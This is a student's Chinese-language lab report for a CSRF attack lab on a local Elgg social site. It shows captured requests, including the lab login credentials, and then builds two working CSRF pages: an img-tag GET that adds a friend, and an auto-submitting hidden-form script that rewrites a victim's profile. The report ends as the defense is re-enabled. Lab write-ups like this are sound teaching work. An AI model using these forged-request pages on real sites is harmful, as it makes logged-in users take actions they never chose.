信息安全实验报告

Lab 10　Cross-Site Request Forgery (CSRF) Attack Lab


孙铁

SA20225414

Task 1


打开 http://www.csrflabelgg.com 进入 Elgg 页面；打开 HTTP Header Live 插件，登录 Boby 账号。

捕获 HTTP GET 请求如下：



```
http://www.csrflabelgg.com/cache/1549469429/default/font-awesome/css/font-awesome.css
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=4fcegk0athdgmjo763ebiegff1
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 06 Dec 2021 04:35:19 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 6666
Content-Type: text/css;charset=utf-8
Date: Tue, 08 Jun 2021 07:04:53 GMT
```


使用开发者工具查看字段：



No parameters for this request


GET 请求并无任何字段；

捕获 HTTP POST 请求如下：



```
http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: Elgg=bjld96frvg2vailprnucrnsr24
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=6lPcAOawMa_pwuLSDzj72A&__elgg_ts=1623141676&username=boby&password=seedboby
POST: HTTP/1.1 302 Found
Date: Tue, 08 Jun 2021 08:44:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: Elgg=1h6kharjs70btpvsk5dp8ff4d4; path=/
Location: http://www.csrflabelgg.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

使用开发者工具查看字段：



Form data

```
__elgg_token: 6lPcAOawMa_pwuLSDzj72A
__elgg_ts: 1623141676
password: seedboby
username: boby
```


POST 请求中出现了四个字段：

__elgg_token 字段与__elgg_ts 字段是 Elgg 针对 CSRF 攻击设置的防御机制，本实验中已经禁用，后续攻击中不需要考虑这两个参数；password 字段与 username 字段则是传输的数据，对应 Boby 登录时的密码和用户名。

GET 请求会将数据附加在请求的 URL 中；而 POST 请求则会将数据放在请求的数据字段中。

Task 2

让 Alice 向 Boby 发送好友请求，用 HTTP Header Live 捕获 GET 请求如下：




```
http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1623138054&__elgg_token=
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=boby&search_type=all
X-Requested-With: XMLHttpRequest
Cookie: Elgg=dnraad3o5g8r80evcneaco7c01
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 08 Jun 2021 07:41:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 382
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

URL 为“http://www.csrflabelgg.com/action/friends/add?friend=43”，即 Boby 的 GUID 为 43，后面的 elgg_ts 字段和 elgg_token 字段是 Elgg 针对 CSRF 攻击设置的防御机制，本实验中已经禁用，后续攻击中不需要考虑这两个参数。

删除 Boby 的好友位置，接下来要通过针对 GET 请求的 CSRF 攻击来让 Boby 成为 Alice 的好友。


在/var/www/CSRF/Attacker 路径中创建文件 index.html：




```
<html>
  <body>

  <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" />

  </body>
</html>
```

只要打开 www.csrflabattacker.com 网站，<img>标签就会自动向 src 属性指定的 URL 发送一个 HTTP GET 请求。将 src 指向 Alice 向 Boby 添加好友时的 URL，只要 Alice 账号登录时打开了恶意网站，就相当于主动添加 Boby 为好友。

登录 Alice 账号，此时 Boby 不是 Alice 的好友：




打开恶意网站：www.csrflabattacker.com，此时 HTTP Header Live 捕获到了一个 GET 请求：




```
http://www.csrflabelgg.com/action/friends/add?friend=43
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=dnraad3o5g8r80evcneaco7c01
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Tue, 08 Jun 2021 07:49:33 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

刷新页面，发现此时 Boby 成为了 Alice 的好友：



Task 3


登录 Alice 账号修改个人介绍，用 HTTP Header Live 捕获 POST 请求如下：



```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 496
Cookie: Elgg=4slb6nq1qhrpv8ut0nk2q9tcu0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=ZSPVvZRbcnUfs4mcxjveDw&__elgg_ts=1623224987&name=Alice&description=<p>test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acce
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 07:50:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

由此可以得到 URL 为“http://www.csrflabelgg.com/action/profile/edit”，Alice 的 GUID 为 42，descripiton 字段的内容即为修改的个人介绍。


在/var/www/CSRF/Attacker 路径中创建文件 index2.html：



```
<html>
    <body>

    <h1>This page forges an HTTP POST request.</h1>

    <script type="text/javascript">
    function forge_post()
    {
        var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won’t be able to see them.
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='description' value='Boby is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[description]'value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";
    // Create a <form> element.
        var p = document.createElement("form");
    // Construct the form
        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
    // Append the form to the current page.
        document.body.appendChild(p);
    // Submit the form
        p.submit();
    }
    // Invoke forge_post() after the page is loaded.
    window.onload = function() { forge_post();}
    </script>

    </body>
</html>
```


在<script>标签内动态创造一个表单，表单构造好之后会被添加到恶意网站上，当恶意网站被打开，forge_post 函数自动被调用，运行到 p.submit 函数将整个表单发送出去，就相当于向目标 URL 发送了一个包含表单内容的 POST 请求。

登录 Alice 的账号并打开恶意网站，此时 HTTP Header Live 捕获到了一个 POST 请求：



```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Cookie: Elgg=4slb6nq1qhrpv8ut0nk2q9tcu0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&description=Boby is my Hero&accesslevel[description]=2&guid=42
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 08:24:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

此时页面刷新，Alice 的个人介绍被改变：




Alice

About me

Boby is my Hero

Question1：

访问 Alice 的主页，然后使用开发者工具查看网页源码即可找到 Alice 的 GUID。




```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> ev
 <head>…</head>
 <body>
  <div class="elgg-page elgg-page-default" onclick="return true"> ev
   <div class="elgg-page-messages">…</div>
   <div class="elgg-page-topbar">…</div>
   <div class="elgg-page-header">…</div>
   <div class="elgg-page-navbar">…</div>
   <div class="elgg-page-body">
    <div class="elgg-inner">
     <div class="elgg-layout elgg-layout-one-column clearfix">
      <div class="elgg-body elgg-main">
       <div class="elgg-layout-widgets" data-page-owner-guid="42">…</div>
       ::after
```

Question2：

我觉得可以，在防御措施关闭的情况下，攻击成功关键在于能否动态获取访问网页的 GUID 及其用户名，而这些参数都可以在主页的源码中查找到。


Task 4

打开/var/www/CSRF/ Elgg/vendor/elgg/elgg/engine/classes/Elgg 路径下的 ActionsService.php 文件，将 gatekeeper 函数第一行 return true 注释掉，让后面的代码得以执行：



